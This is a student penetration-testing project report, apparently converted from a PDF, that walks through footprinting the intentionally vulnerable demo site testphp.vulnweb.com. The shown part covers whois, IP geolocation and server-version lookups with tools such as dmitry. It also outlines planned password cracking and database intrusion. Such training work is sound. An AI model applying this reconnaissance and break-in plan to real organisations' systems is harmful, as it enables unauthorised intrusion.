Cyber security (with basic of networking & Linux)

PROJECT:-

Penetration Testing on Web Server

Under the supervision of

MR. MUDIT MATHUR

Submitted By :

Name :- TUSHAR SINGH RAJPUT

College Name :- DIT University, Dehradun

Email :-tkrajput312@gmail.com

Project

Penetration Testing on Web Server

Acknowledgement

CONTENTS:

Footprinting and Reconnaissance

- About company
- IP address of Website
- Location of server
- Operating System of server
- Web server technology and version
- Built in technology
- When website first seen
- Previous technology used by website
- Which ISP IP range server is using
- Do any other domains are on same server, if yes domain names
- Ports open on Webserver
- Registrar information of domain
- Email ID of some employees of company
- .Social Networking Profiles of employees
- LinkedIn Search for profiles with company name

CONTENTS:

- Director/CEO of company
- Check firewall and load balancer presence
- Check directory listing, if enabled write the directory structure
- Check for files such as robots.txt and sites.xml

2. Based on the Information from above source, scan the website of company for vulnerabilities through different scanners, make a report on vulnerability which you find there.

3. Try to hack that server for services which you found there like ftp, login passwords. In report write the tools which you have used to hack on that server and its output.

4. Check for database and try to get into database.

5. Write the final conclusion that you got from above process, if you found any vulnerabilities then how those vulnerabilities can be cover and if not, then also how much secured server is.


1. About company

testphp.vulnweb.com

This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you **test** Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to **test** other tools and your manual hacking skills as well.

2. IP address of Website

- To find IP of any website
- we have to search in browser
  https://whois.domaintools.com/vulnweb.com
  after getting website home page i am typing the website name "tetphp.vulnweb.com"



	3rd Floor,, J&C Building,, Road Town, Tortola, VG1110, vg administrator@acunetix.com (p) 123456789
IP Address	176.28.50.165 is hosted on a dedicated server
IP Location	- Nordrhein-westfalen - Koeln - Host Europe Gmbh
ASN	AS8972 GD-EMEA-DC-SXB1, DE (registered Oct 12, 2001)
Domain Status	Registered And Active Website
IP History	1 change on 1 unique IP addresses over 6 years
Registrar History	2 registrars
Hosting History	1 change on 2 unique name servers over 10 years

screenshot shows that IP address of website is


176.28.50.165

We can also find out IP of any website in Kali Linux

Tool name : **dmitry**

Command : **dmitry -i testphp.vulnweb.com**

After executing the command it will show the **HostIP:176.28.50.165**



3. Location of server

- To find out location of the server

we have to search in any browser
https://www.iplocation.net/ip-lookup
after entering IP address of website
it will show the location of server as shown in the screenshot

Geolocation data from IP2Location (Product: DB6, updated on 2020-7-1)

IP Address	Country	Region	City
176.28.50.165	Germany	Nordrhein-Westfalen	Koeln
ISP	**Organization**	**Latitude**	**Longitude**
Host Europe GmbH	Not Available	50.9333	6.9500


Geolocation data from ipinfo.io (Product: API, real-time)

IP Address	Country	Region	City
176.28.50.165	Germany	Bavaria	Munich
ISP	**Organization**	**Latitude**	**Longitude**
Host Europe GmbH	Host Europe GmbH (hosteurope.de)	48.1374	11.5755

Geolocation data from DB-IP (Product: Full, 2020-7-1)

IP Address	Country	Region	City
176.28.50.165	Germany	Hesse	Frankfurt am Main
ISP	**Organization**	**Latitude**	**Longitude**
Host Europe GmbH	Host Europe GmbH	50.1109	8.68213

We can also find out Location of any Server by website shodan



4. Operating System of server

To find out operating system of the server

- in browser search
- **https://whois.domaintools.com/vulnweb.com**
  it will show the OS of the server

— Website


Website Title	Acunetix Web Vulnerability Scanner - Test websites
Server Type	nginx/1.4.1
Response Code	200
Terms	150 (Unique: 89, Linked: 25)
Images	1 (Alt tags missing: 0)
Links	14 (Internal: 4, Outbound: 10)

Whois Record (last updated on 2020-07-18)

5. Web server technology and version


To find out web server technology and version

- In any browser search
  https://builtwith.com/176.28.50.165
- It will show the result



